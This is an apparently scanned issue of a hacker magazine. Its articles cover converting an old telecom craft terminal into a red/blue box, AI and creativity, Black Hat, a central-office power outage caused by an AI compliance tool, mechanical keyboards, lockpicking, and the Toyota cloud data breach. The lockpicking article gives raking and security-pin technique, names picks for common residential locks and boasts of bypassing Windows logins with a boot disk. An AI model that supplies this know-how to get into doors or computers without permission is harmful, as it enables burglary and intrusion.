
Phreakers have long cherished the lineman's set, also known as a "butt-set" or a beige box for connecting to phone lines. A staple tool of the phone technician and telecom worker, they remain both a useful tool and a collector's item in the age of VoIP. A variant of the lineman's set was known as a "Craft Access Terminal" (CAT) or a "dogbone," so called for its large size and the shape of a dog toy bone. This was a combination of lineman's set, a modem, a joystick and an LCD display screen. It was featured in *Phrack Magazine* Volume Seven Issue 48.

The purpose of the CAT was to allow the person working on the line to access the switch to expedite deployment of phone lines instead of calling and waiting for provisioning. This made it a must-have tool for phreakers who could lay their hands on one, who would try to find the passcode to the switch, which was not always a tricky thing to do. In the late 90s, a switch in Brooklyn had the passcode 000000.

So here I am in 2023 and in my boxes of gear I came across an old AT&T branded dogbone that I bought at a tech flea market. The battery was long since dead, and it did not respond well to being used as a lineman's set. The switches that were designed to interface with it are long gone. I was about to retire it as a museum piece to collect dust for all time when I had an idea. Recently I had read an article about the Adafruit PyPortal - an all-in-one computer with a touch screen color display - and the things it could do with Python. Like Bernie S. with a handful of crystals, I knew what had to be done. Thus, the BoneBox was born.




A few screws loosened later, I discovered that the PyPortal is very nearly the exact size of the LCD display in the CAT. Likewise, the keypad was a standard 3x4 DTMF touchpad with a single line to each button. The ribbon cable connecting it all together was aged and delicate but serviceable. I was able to strip out the LCD screen, modem, and the brains of the CAT and desolder the connector that connected the touchpad to the brains.



It was then that I ran into the first snag: the PyPortal did not have enough GPIO pins in order to service the entire touchpad. I added a GPIO expander board on a small breadboard and then soldered each pin, each protected with a heat shrink tube, from the original connector to the GPIO expander board. Some quick test code in Python and I was able to recognize all the buttons on the touchpad.

The next challenge was to supply power to the PyPortal. On the side of the dogbone there is a sliding mode select switch which I removed, leaving the cap of the sliding selector in place.

I then used a dremel to remove some of the plastic, exposing the USB power connector of the PyPortal, with the added bonus of the sliding selector acting as a cover when not in use. Next I used an Adafruit power and charging board along with a new lithium ion battery that fit in the battery compartment to make it portable. Thanks to some old school hacking, wiring skillz, and creativity it all fit together and I had a working touch screen interface with a DTMF keypad.



The next question became what to do with it all. A blue box? A red box? The honest answer was "Why not both?" After acquiring the needed tones from the Internet, I had everything I needed to code up a touch screen interface to allow me to use the dogbone as a red box, blue box, and to create the 2600 hertz tone of days gone by. The dialpad was lacking the A, B, C, and D buttons, but some quick coding and I had added those buttons to the touch screen interface. Still, something was missing. This was a complete throwback to the golden age of phreaking, but it lacked anything truly modern. I then recalled that the PyPortal has a full complement of Wi-Fi on board, so with some tinkering around the limited memory and practicality I added a Wi-Fi access point scanner to the arsenal. I now had transformed an ancient piece of days-gone-by technology into a conversation piece and tool for the ages. I'll be clipping it on my belt and taking it to DEF CON to show that I truly put the old in old school.

Parts List

- One Dogbone
- Adafruit PyPortal (part #4116)
- Adafruit Powerboost 1000C (part # 2465)
- Adafruit lithium-ion 3.7v battery (part # 1781)

Delchi is a long time denizen of the hacking/phreaking scene. He is the inventor of the Spider Box HID card hacking tool (H2K2) and Rolling Thunder, a power wheelchair pen testing platform. In the past he has been a volunteer at the HOPE convention, guest on Off The Hook, *member of The Dorsai Embassy hackerspace, DJ and roadie to the hacking community, and currently is the lead of HDA (Hackers With Disabilities) at DEF CON as well as a five-year veteran goon. Shai Dorsai!*

Artificial Intelligence and Creativity


by Ben Belinsky

The biggest challenge that artificial intelligence (AI) presents to many people is its encroachment on the human preserve of creativity. It touches the sense of ourselves as creators. We give ourselves the name Homo Sapiens, meaning "Man the Knower." Also, Homo Faber, "Man the Maker." But behind them all is Homo Creator, "Man the Creator." We do not grant any other being in the world this status. We are created but we are also creators, something we claim to share with the gods. All other beings are mere creatures.

But there's creating and creating, and to understand the differences we turn to the ancient philosophical and metaphysical tradition of Kabbalah, which describes the process of creation.

According to Kabbalah, there are four different worlds, each with its own level of creativity.

Reading from the bottom up:



Assiah

This name comes from the verb "to do" in Hebrew. It refers to action. I open a door and enter a room. These are actions, but I have not created anything.

Yetzirah

This name comes from the verb "to form" in Hebrew. The noun relates to pottery - taking the clay and forming it into a pot.

Beriah

This name comes from the Hebrew verb "to create." It's the verb that's used in the first line of Genesis: "In the beginning God created the heaven and the earth." It refers to creating something out of nothing - similar to the way that virtual particles are said to pop in and out of existence at the quantum level.

Atziluth

This does not come from a verb. Rather, it comes from a preposition for which there is no translation in English. French has the word "chez" as in "chez moi" - at my place. In German it's "bei" as in "bei mir" with the same meaning. Here, Atziluth is the noun formed from a preposition which has the sense of being at someone's place; in this context, the place of the gods: "Chez les dieux" in French, or "Bei den Göttern" in German. "At the gods" would be the translation into English.

So when we look at the process of creation, we read from the top with Atziluth, the world of archetypes and Platonic forms; the world the divine concepts; the four-dimensional forms from which our 3D world is cast. This is the world of the gods and we have no business there. Then we step down to Beriah, the word of God that creates the world. Then to Yetzirah, how the pieces of the world fit together, how they combine and separate, forming physical reality in its ever-changing flux. Then down to the basic level of doing with Assiah, the actions that take place in physical reality that sanctify or profane that reality.

Artificial intelligence can operate at the level of Assiah: doing. It can switch on or off a light, it can order milk if you're running out. AI can also operate at the level of Yetzirah, taking the bits and pieces of the world and putting them together in different ways, like an engineer or bricoleur, scouring the Internet to write, say, a tourist guide to Vienna or a recipe for Sachertorte.

But can AI operate at the level of Beriah? In the Greek language, this word can be approximated by the word poiesis - "the activity in which a person brings something into being that did not exist before." This is the process of making a poem or a song. Sure, a poem is a collection of pre-existing units (words) and can therefore be seen as formed (Yetzirah) in the way a potter forms clay to make a pot, or the way wood is mashed up to make paper. Sure, the words create meaning which is greater than the sum of its parts but it's still Yetzirah. From this point of view there's still no essential difference between this sentence and a poem. They are both created from strings of words which are in turn created from strings of letters which evolved from ancient picture writing.

What makes the difference is poiesis, the process that can only happen in the world of Beriah. This was described by the German philosopher, Martin Heidegger as "bringing forth." For gods this is easy. They just say the words and it is so. For humans, the nearest we get to it is in the making of a poem. A poet has a flash of inspiration which can be described as a bringing forth from the fire of lived experience. We use words like "magical" to describe it because it is so beyond our everyday worlds of Assiah (doing) and Yetzirah (forming). This is the quality that distinguishes Beriah.

And this is something that AI cannot do and may never be able to do. No matter how technically proficient an AI program may be, no matter how many poems or songs it may ingest and analyze, what is shat out or spat out lacks this quality of poiesis, of true creation. So, for the moment, AI must remain as a tool and Homo Creator is safe from the predations of the machine world.

Career and Gloating in Las Vegas

by Thrunter X. Thoompson

We were on the edge on Luxor when the thought leadership began to take hold... I found myself in possession of a Blackhat yellow badge. This meant I was restricted to the revenue generator known as the vendor floor where I would see nothing but free t-shirts, charging cables that I'll never plug a device into, and industry luminaries imploring me to zero-trust this, and AI that.... The AI is everywhere, slowly devouring entire functional teams with its undeniable allure of free work generated by the lying plagiarism machine. All I could think of was the banality of future endeavor, and where my next drink was coming from.

As I roamed the endless wasteland of disposable tchotchkes and near future car washing rags, all I could see were entire corporations built to service a dying paradigm. Selling complex tools to provide a feeling of comfort to lure these poor reptiles into a quiet complacency that their misconfigured tools would make them safer for the low low prices of whatever it takes to hit my revenue goals. This is not a place of honor, but of honorifics... an entire industry built on becoming superhuman, a force-multiplier, an all-knowing beast, hell-bent on controlling the flow and availability of information all in the name of safety. In some cases, it succeeded at that goal, but then iterations were seen, different groups doing the same thing as the other with different branding... New clothes for every tiny Caesar in the room.

The opportunity to talk about your accomplishments and brag to others about what you've done in the past year while they only half listen because the alcohol-drenched souls in the room can't conceive of any information that doesn't shore up their own secretly fragile egos, is everywhere and taken at every opportunity like some sort of terrible antidepressant that just leaves you sadder. I had been in Vegas for four days by the time this orgy of security by finance committee had started and had already become an animal. This city will do that to you: tear you down and transform you into an automaton of indulgence in a human suit, and that makes for a surreal experience at the corpo version of DefCon. Walking among them in my human suit, not trying to say the quiet part out loud... infosec was a mistake.

The juxtaposition of shilling well-crafted combinations of existing open source tools combined into a platform that is a glorified workflow organizer is a time-honored tradition in this industry, full well on display at BlackHat. A black mirror of the capitalist hellscape, finding ways to generate value from the work of others who will never be compensated for their willingness to work selflessly to make the world better. An exploit that will never receive a CVE, nor a patch. These poor rubes don't even know they are being taken advantage of, and by the time they do there is a steady stream of others hungering for the approval of their peers, like a gifted kid waiting to be picked for a kickball team. We embrace this model in the name of efficaciousness and modernity, but we need to recognize it for what it is, an exploitative labor model taken advantage of by nearly every software vendor in the world, not just infosec.

We all want to make the world better, but don't you dare ask for compensation for the work that enables a corporation to defend its assets - who do you think you are anyway? You don't have the lawyers nor the standing to even ask for compensation for the tools they rightfully colonized. "Get back into the codemines!" they'd shout at you... and you would, because that's what we do... we must create. Are we not humans with extraordinary knowledge, whether gifted or learned through labor?

Were it not for the work of the counterculture in this field, the hackers that are so often maligned, would this industry even exist? This whole Jenga Tower came to be because of fear and media influence exerted by those same kids waiting to get picked for the kickball team, but they found the secret hideout and worked from there, in the alley out back, in the treehouse, like a cyberpunk version of *The Little Rascals*. Were it not for their nudges to corporate giants in the 90s and early aughts, would we have compliance and regulatory governance? Certainly not in any sort of fashion that would allow for the density and excess that is on display in the desert at BlackHat. Those hackers may draw a paycheck from infosec now; we all have mouths to feed, bills to pay, and those forces work real well as a clothespin on the nose to try to ignore the smell. But that odor of misguided hubris and capitalistic masturbation still clings to everything we do.

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! It's winter, which means power interruptions here in the Great Northwest. Most of our power (and telephone) lines are above ground, and the whole region is covered with trees that average over 100 feet tall. Trees and branches are falling constantly causing power interruptions, especially during the fall and winter. It has been getting worse in recent years, though, given that summer weather keeps getting hotter and the rainy season is ever shorter. Making matters worse, we have been getting more "atmospheric rivers" as of late, which deliver several inches of soaking rain at a time, saturating the ground. When a windstorm happens after this, large trees like cedars with shallow root systems simply blow over. They fall onto cars, houses, and (of course) power lines. I'll give you one guess whose power line was taken out by a tree today. If you guessed a central office with "Forest" in the name, you'd be right. I'm acting in an incident response capacity today, dealing with possibly the strangest incident that I have ever experienced in my career. But we'll get deeper into that later. For now, let's talk about power engineering.

Obviously, downed trees and power interruptions are nothing new in the Pacific Northwest, and we have been prepared for them for a long time - including in the central office where I am working today. Now, you probably don't think of the USDA as a telecommunications regulator (the FCC writes most of the rules), but they have made a significant mark on the telecommunications landscape. I doubt that the company would have been so well prepared for emergencies if it wasn't contractually required!

If you're scratching your head, I'll explain. The USDA, through the Rural Electrification Administration, provides subsidized financing to telephone companies. These subsidies were intended to serve rural areas, but as the population of the Pacific Northwest grew, the Company was very effective in its lobbying to secure financing for suburban and exurban locations in its service territory. This saved hundreds of millions of dollars in interest, which could instead be used to buy back shares of company stock and help executives meet their bonus targets.

In a rare case of CEO incentives aligning with public good, the USDA loan program has underwriting requirements which enforce minimum central office construction standards. In fact, they publish an entire reference engineering guide, and this includes power supply and backup power requirements. With peak loads assumed, the USDA requires either eight hours of backup battery power or three hours of battery power plus a diesel generator. In 2007, the FCC eventually weighed in after Hurricane Katrina with Order 07-177, releasing a loophole-ridden, watered down rule applying to all telecommunications facilities (not just ones funded by the USDA). It was then immediately challenged in court.

This particular central office is equipped with a three-hour backup battery system and a diesel backup generator. One room on the ground floor of the central office is dedicated to our backup battery system, and the generator is located outdoors. Both systems are required to provide enough power to run the central office during peak load, and do so effectively. There are varying requirements on how much of a fuel supply we need, but this central office was constructed in 1982, not long after the Mount St. Helens eruption (which happened in 1980). This was obviously fresh in the minds of the engineers who designed subsequent central offices. Without knowing what regulations might be forthcoming, they provisioned 72 hours of peak load fuel storage on-site. In practice, we have about five days of fuel, because the central office doesn't run at peak load at all anymore, and especially doesn't do so for 24 hours per day. As with our backup battery contract, we have a fuel services and maintenance contract with an outside vendor.

This all sounds great, right? It's all good in theory. It's also good in practice: this stuff is regularly used! We have weather events *all the time* during Pacific Northwest winters. Most of the problems I'd normally encounter would result from deferred maintenance or a component failing. This time, though, a tree is down, we don't have utility power, and the clock is ticking. You see, our compliance department abruptly ended our contracts with our fuel service vendor who also happens to be *the only fuel depot in the region*. The fuel depot doesn't know why, Compliance wouldn't tell me why, and it finally took a Washington Utilities and Transportation Commission rule to prompt a solution.

I showed up three days in while we were running on backup power. A landslide had

taken out our utility feed to the central office, road access to the utility lines, and several utility poles along with it. Although some of our outside plant was impacted, we were lucky: we only had a few subscribers in that direction. Our power was out, though, and it was going to be out for a while - at least two more days. This wouldn't normally be a problem; after all, we are well prepared with backup power and the central office itself was accessible via other routes. When I arrived, we had about a third of our fuel remaining for the backup generator, and a battery backup operating with a failed (but redundant) PDU. Normally, none of this would be a big deal. PDU failures happen, especially when switching over to generator power, which is why we have redundant ones. We'd want to fix it before we switched back to utility power (in case the same thing happened again with the switchover), but that was manageable. Fuel is normally no problem, since roads were open and critical utilities like telephone service have priority on constrained supplies (which, in this case, weren't even constrained). We just needed to call the fuel depot for delivery, and call our electrical vendor to fix the PDU.

This is all easy stuff - well, not *easy,* but manageable. We have a standard operating procedure for it. All of the contracts are in place. Should be a cake walk, right? That's what I thought, until I called the fuel depot. "No truck. You guys terminated our contract!" said my contact at the fuel depot. "What? That doesn't make any sense. I'll get with the contract guys, but in the meantime, can I get the truck out? We're running pretty low," I said, my jaw almost hitting the floor. "Not a chance," said my contact at the fuel depot. "Cash up front is the only way we can do business without a contract on file, and *you guys terminated the contract*. Send us a wire, and we'll deliver fuel. Here are the wire instructions...."

Obviously, I didn't have the ability to wire thousands of dollars of company money to buy fuel, so I called Accounts Payable. They could pay an invoice, but it needed a purchase order. That was the responsibility of Procurement. I contacted Procurement, and they couldn't issue a purchase order without a contract. They referred me to Contracting. Contracting notified me that they couldn't issue a contract because they had terminated the contract at the instruction of Compliance. They suggested I talk to Compliance. I called Compliance and left a message, marking it as urgent. In our voicemail back-end system, I could see that Compliance had 143 other urgent voice messages, so I was guessing this might take a while. OK, fine. Time to notify Compliance Legal. In the state of Washington, we're required to notify the Utilities and Transportation Commission of critical utility outages, with an explanation as to what caused them. I left a voicemail for Compliance Legal letting them know that I would be filing a major outage report with the UTC if I didn't hear back from them.

Well, that set off a firestorm. Compliance Legal called me back, and fast! They absolutely did not want me to file an outage report. Could I do anything to prevent this? "Yes. Help me get some fuel," I said. "Our fuel service contract was canceled by your department. I have no idea why." Now, as it turns out, people in Compliance pick up the phone when it's their own legal team calling. The next morning, with only 15 percent fuel remaining, I was finally able to arrange fuel delivery and find out what happened (we paid up front just like the fuel depot asked).

Our fuel services vendor has the same name as a different fuel services company in Malta. It's not the same company, isn't run by the same people, and has nothing to do with them. However, there is also an obscure division of the Department of the Treasury called the Office of Foreign Assets Control, aka OFAC. They enforce financial sanctions using a watchlist - you know, sort of like the TSA no-fly list and various terrorist watchlists. The OFAC list used to have a few obvious terrorists and terrorist organizations on it, along with countries sanctioned by the U.S. (think Iran, North Korea, Cuba, etc.). These days, it's a 13.4 megabyte file with thousands of names (including Mike. Just "Mike." Sorry if your name is Mike.). And as you have probably guessed, a sound-alike Maltese fuel services company is on the OFAC block list. Now, if anyone involved in this had any common sense at all, they would have investigated a bit more before cutting off my fuel supply. But this is the corporate office we're talking about, and they bought an AI tool to ensure compliance. So, compliance with an outage report was nearly ensured.

And with that, enjoy your winter. For my part, I still haven't figured out why our PDU tech hasn't arrived.

References

- USDA Rural Electrification Administration Power Requirements For Digital Central Office Equipment: `www.rd.usda.gov/files/➥UTP_Bulletins_1751E-302.pdf`
- FCC Order 07-177 (Hurricane Katrina Commission): `docs.fcc.gov/public/➥attachments/FCC-07-177A1.pdf`
- Washington Utilities and Transportation Commission Outage Reporting: `www.utc.➥wa.gov/regulated-industries/➥utilities/telecommunications/➥telecom-reporting-requirements/➥telephone-outage-reports`
- OFAC Specially Designated Entity list: `www.➥treasury.gov/ofac/downloads/➥sdnlist.txt`
- What to do if your credit report is OFAC flagged: `ofac.treasury.gov/faqs/topic/1516`

Enhance Your Typing Experience With Mechanical Keyboards

by writerbenjamin

Older geeks remember the sound of typing on an IBM model and how the cheaper rubber domes that later replaced them just aren't as pleasurable to type upon. However, mechanical keyboards, especially with the Cherry switch technology are revolutionizing computer input. This article is meant to introduce you to the basics of mechanical keyboards.

So how are mechanical keyboards different from the keyboard that came with my computer? What is the difference between tactile, linear, and clicky switches? What are doubleshot, laser etched, or pad pressed keycaps? Is RGB lighting even necessary? And is that different from red, blue, green, brown, or black switches? I'll attempt to explain this here. (Please note that building mechanical keyboards is beyond the scope of this article.)

The keyboard that came with your computer is usually a membrane keyboard, otherwise known as a rubber dome. The difference is in how the keys are actuated. In the membrane keyboard, the switches consist of a rubber mat that covers the entire circuit board of the keyboard. There is a rubber dome under each key which contains a round carbon disk. The printed circuit board has the keyboard matrix with contact for each key. When the key is pressed, it pushes the carbon disk down onto the contact and sends the computer the key code for the key that was pressed. This gives a mushy feel and the key must be pressed all the way to the bottom of the key's travel to activate.

Mechanical keyboards are keyboards where each key is a physical switch. These switches are soldered directly onto a printed circuit board. The switches usually contain a spring, a stem, and a plastic housing. Metal contacts inside the switch are shaped in such a way to give different properties to the switches. The keycap connects to the stem on the switch and the stem presses against a spring in the housing. Inside the housing are the metal contacts. The stem presses the contacts together at a specific point in its travel. This becomes important later in the section on types of switches. Once the switch activates, it sends a key code to the computer.

What are the advantages of mechanical keyboards? First, the typist need not bottom out the key to actuate a key stroke. Instead, the key actuates somewhere in the middle before the key reaches the bottom of its travel. By not pressing the key all the way to the bottom of key travel, this reduces repetitive strain injuries while typing. Additionally, the key's switches can be configured for stiffer and lighter resistance or to provide feedback when the key actuates.

There are three modes of mechanical keyboard actuation: linear, tactile, and clicky. Linear switches actuate consistently through key travel.. For example, as the typist presses a key, it requires more and more force to continue pressing the key. There is no feedback when the key actuates, but they are faster and have a smooth regular travel when the key is pressed. This trait is prized by gamers, as many believe it increases performance where accuracy and precision are necessary. Linear switches are very quiet as well, as long as you don't bottom out the key travel.

Tactile switches, on the other hand, do not have a linear feel. Instead, when they are pressed, there is a slightly heavier feel just as the key actuates. These switches are not as quiet as linear switches, but the typist gets feedback at the actuation point so they know when to stop depressing a key. This trait is useful for writing or typing. This is also quieter than the next category, the clicky switch.

Clicky switches are more controversial among mechanical keyboard users. Clicky switches are tactile switches which emit an audible click when the switch is actuated. This gives the user more feedback than with a tactile keyboard, as it gives off a sound as well as the tactile bump. The reason it is controversial is the switches are loud. Other people might be annoyed by the sound. However, it is the best for a typing situation, depending on preference for the audio experience. It can become a problem when the sounds of keys typing might be picked up on Skype calls or when recording podcasts.

Mechanical keyboards are categorized by size. Full size keyboards have 104 keys and have a top row with function keys, an area with arrow and navigation keys, and a numerical keypad. The numerical keypad duplicates the number row at the top of the keyboard as well as the arrow and navigation cluster and can be toggled between modes with the Num Lock key. The next smallest keyboard size is a tenkeyless or 87 percent keyboard. This keyboard simply doesn't have a numerical keypad. This maintains a standard keyboard layout, but allows the user

to hold the mouse closer to the keyboard. The 60 percent keyboard only has the letter and number keys. The function keys are omitted along with the arrow and navigation keys. There is also a variant of the 60 percent called the 65 percent keyboard which has an extra column of keys on the right side which are usually used as arrow keys or navigation keys. The smallest keyboard you can type on is the 40 percent keyboard. This keyboard also omits the number rows from the top of the keyboard. Usually there is a function key to access the missing keys on lower layers of the keyboard. The final keyboard type is the numpad. This keyboard is only the numerical keypad, which is useful when you have a tenkeyless keyboard and sometimes need to work with numbers or spreadsheets.

Mechanical keyboard switches are also measured by actuation force. This can be adjusted by installing weaker or stronger springs. Thus, the switches can be classified by activation force and type. The default color scheme is the Cherry MX color scheme where red and black are various strengths of linear switches, brown and clear are various strengths of tactile, and blue and green are variations of clicky switches. The reds, browns, and blues require about 45 grams of force to actuate. The blacks, clears, and greens require about 60 grams to actuate. The color schemes of the switches are only present in the stems of the switches and the purpose is to show the type of switches. The color schemes vary by manufacturer, as there are many clone switches that aren't made by Cherry. Some of the switches from other manufacturers are better than the Cherry style switches.

This is not to be confused with the colors of the LED lights on RGB keyboards. RGB lighting allows the keyboard to light up in various colors and patterns. Not all mechanical keyboards have LED lighting - some have only a single color of LEDs, but others have multicolored LEDs that can be changed programmatically. These RGB lights can show patterns such as solid colors, breathing, the wave, and star burst. RGB lighting is primarily on mechanical keyboards marketed toward gamers.

Keycaps are the top part of the key which have the letters written on them. These are for customization, provided your mechanical keyboard has Cherry-style switches, which most do. The keycaps can be bought separately and come in different colors or themes. Cherry style key caps are categorized by the shape of the keycap, the type of material used, and the method by which the characters are affixed to the key.

There are four main ways to affix the character symbol or lettering on the key. The easiest and cheapest method is pad printing. These are made by pressing pigment onto the key with a pad press. The disadvantage is that the lettering can rub off over time. Another method is to laser etch the keys. The keycap is painted and a laser is used to etch the letters into the keycap. These are also cheaper and prone to wear. The third method is dye sublimation. The plastic of the keycap has lettering dyed into the surface of the plastic. The disadvantage of this method is that the letters have to be a darker color than the keycap. This limits the colors that you can have on a dye sublimated keyboard. The final method is the double-shot keycap. In this method, the lettering and the rest of the keycap are injection molded and then pressed together. No matter how worn the keycaps get with use, the lettering will stay bright and legible.

Keycaps are made out of two main types of materials: ABS or PBT. ABS keycaps are made of the same material as Lego bricks. They are injection molded and they tend to be very smooth. The main disadvantage is that the user will polish them into a shine as they are typing. Among gamers, this shine will show up first on the WASD keys. However, you can buy higher quality ABS keys that don't develop a shine as quickly. The advantage of ABS is you can get a better variety of keycaps. Some mechanical keyboard users don't like the shine and prefer PBT keycaps. These keycaps are made from a harder plastic than ABS. They are more durable and have a textured surface that doesn't develop a shiny surface over time.

The final category of keycaps is the shape of the keys. The most common shape of keys is the Cherry or OEM keys. The main difference is OEM keycaps are slightly taller than Cherry keycaps. Both these keycap styles are middle of the road for keycaps. The keycaps are taller at the tops and bottoms of the keyboard and shorter at the home row which makes reaching for the keys easier. DSA keycaps are a uniform shape and height on every key on the keyboard. These are shorter than Cherry and OEM style keys. SA and MT3 keycaps are very tall sculpted keycaps. They are even taller at the higher rows on the keyboard and are slightly smaller on the home row. These are never the keycaps that come stock on a keyboard and they must always be purchased separately.

This should cover the basics of the idea of mechanical keyboards and give you enough information if you wish to shop for or just understand mechanical keyboards.

Adventures in Lockpicking

by Street

I was initially introduced to *2600 Magazine* through locksport, a hobby that involves recreational lockpicking and exploration of physical security systems. It was through this community that I discovered the intriguing world of hacking. The adage "you own a machine as soon as you have physical access to it" resonated deeply with me, and my own experiences have proven its validity. Armed with a boot disk I obtained from Lazesoft, I possess the ability to bypass any Windows login and gain unrestricted access to almost anyone's home computer. This newfound power fueled my curiosity and desire to delve deeper into the world of cybersecurity. I plan to attend the HOPE conference in the near future, where I can meet more people who share these interests. I am particularly eager to see TOOOL (The Open Organization of Lockpickers).

Lockpicking and hacking share a fundamental connection rooted in the exploration of security systems. Surprisingly, locks are often the weakest link, even in computer security systems. Most buildings have locks from one of two prominent manufacturers: Kwikset and Schlage. These two brands dominate the market, accounting for approximately 90 percent of the locks and keys used in doorways. While there are other lock manufacturers in the industry, many of them produce locks with the same keyways as Kwikset (and sometimes Schlage).

A simple Google search reveals the most commonly used keys for these popular locks:

Kwikset KW1: This key, designed for 5-pin locks, is manufactured by Kwikset and other companies. It is the most common choice for residential homes.

- Kwikset KW5: Serving as a 6-pin version of the KW1, this key offers enhanced security and is also produced by various manufacturers.
- Schlage SC1: Widely utilized in residential locks, the SC1 key is designed for 5-pin locks.
- Schlage SC4: This 6-pin lock is commonly found in commercial doorways and provides an extra layer of security.

For those interested in these specific types of locks, Original Lishi (www.➥originallishi.com) offers an innovative solution. The company has developed a line of lockpicking tools that operate almost automatically, revolutionizing the locksmithing process. Having personally used these tools, I can vouch for their reliability and effectiveness, surpassing even the performance of lockpicking guns.

It's important to note that each lock requires a specific tool from the Original Lishi product line, meaning you may need to purchase a different tool for each unique lock. However, the KW5 Lishi pick can conveniently be used on KW1 locks, and the SC4 Lishi pick is compatible with SC1 locks. By investing in these two picks, one can gain the capability to successfully open almost any residential door, simplifying the process for locksmiths and lockpickers alike.

While Kwikset and Schlage dominate the market, a vast array of lock types exist. One of the first locks I picked was the Master padlock. These locks, devoid of security pins, offer a beginner-friendly challenge and can be opened relatively quickly. By inserting a tension wrench into the keyway and applying turning pressure while raking the pins, the lock will pop open. Similarly, many residential doors lack security pins, making them susceptible to this technique.

Encounters with security pins become inevitable, and opening such locks may initially seem harder than it is. However, with practice, it becomes an easy skill. The process begins by raking the lock in the traditional manner until the pins enter a false set. A false set occurs when the lock partially turns, mimicking the sensation of being open but halting midway.

At this stage, slowly continue raking the pins until you encounter one that offers greater resistance compared to the others. This is the security pin. By applying upward pressure on this pin while turning the tension wrench in the opposite direction, the tension on the security pin is released, allowing the lock to turn. If the door remains locked, softly rake the pins again until you feel another security pin that exhibits resistance. Caution must be exercised to avoid applying excessive force and potentially bending the pick. Mastering security pins is a significant milestone that separates amateurs

from professional lockpickers.

I use various lockpicking tools, each with its own merits. One particular favorite of mine is the SWICK. It's a remarkable tool I came across through a Kickstarter project. The SWICK's design resembles a folding knife, equipped with 12 unique pick blades. Its compact size and ergonomic handle make it an ideal everyday carry tool for locksmiths and lockpickers. The SWICK offers excellent feedback from the pins, making it very easy to pick security pins. I highly recommend checking it out at `www.picklocks.com`.

If you want to get started with lockpicking, you can find good tutorials on YouTube. However, it's something you have to learn hands-on. I can't wait to attend The HOPE conference to network with other hackers and lockpickers. The conference attracts lockpicking experts and offers lockpicking workshops, demonstrations, and discussions. I hope to see you there.

OOOPS; V97.129

by lg0p89

Cars are an extension of our culture and society. Our persona is reflected in the vehicle we drive. This can be technologically advanced or somewhat basic in the hardware and software included in the model. One commonality seen with the models over the last estimated ten years has been connectivity. In the future, these will be connected to each other, the infrastructure, and other sources. One aspect of this now in use is the owner being connected to the vehicle. Each manufacturer has their own app for this. These can be the Audi MMI Connect, AcuraLink, BMW ConnectedDrive, myBuick, myCadillac, myChevrolet, Genesis Intelligent Assistant, and many others. These are very useful to the vehicle owner now and this is improving with more functionality incorporated into the tool.

With an app, there is a full cycle of testing that generally is done to ensure (to the best of their abilities) the vulnerabilities which are identified through a TARA (Threat Assessment and Remediation Analysis) or other forms and mitigated pre-production. Usually, this process is thorough unless you are there to check the box.

Toyota

Apparently, this process didn't work so well for Toyota. They had a little *issue* that came to light recently. There was a data breach with their online service, the Toyota cloud-based connected service (G-Link, G-Book, and Connected). This service is managed by Toyota Connected Corporation. For over ten plus years, more than 2.15 million vehicles' data was available to unauthorized parties. The timeframe for this was January 2012 to April 2023.

Good News?

The good news, if there is any, is that only vehicles from Japan during that period were affected, not globally which would have caused much more of an issue. There also haven't been any issues noted from the data being compromised, which could have taken the form of the data being misused or leaked to third parties. With the ease of data transportability, this could have been much worse.

Risk

Data is the new oil. The value with this is vast with the data in total, and the many ways you can slice it for the different customers. This includes the vehicle identification number (VIN), vehicle location and time stamp, terminal ID, and video footage. This may sound innocent enough. After all, what are you going to do with a VIN and vehicle location?

An enterprising person might be able to identify individual owners with the data and footage. They could build a file on the individual vehicle usage and location. If you happen to look into the windshield and take a quick picture of the VIN, the database could be searched for the VIN. With this you have the address, and you can search the tax rolls for the owner's name.

Cause

The cause for this was relatively simple. The service was left on for outside access for the cloud instance, or it was set to public access instead of private. This was due to the misconfigured database. It was basic human error. This happens more often than it should. With more companies moving to the cloud in masses, it will continue to happen.

Post-Issue

The corporation set up employee training to increase cybersecurity awareness. They should have turned this off as soon as it was released to the clients. They will also implement a service to also audit the cloud instance setting to ensure this doesn't happen again. While we hope it won't occur again, it probably will... again, and again, and again.

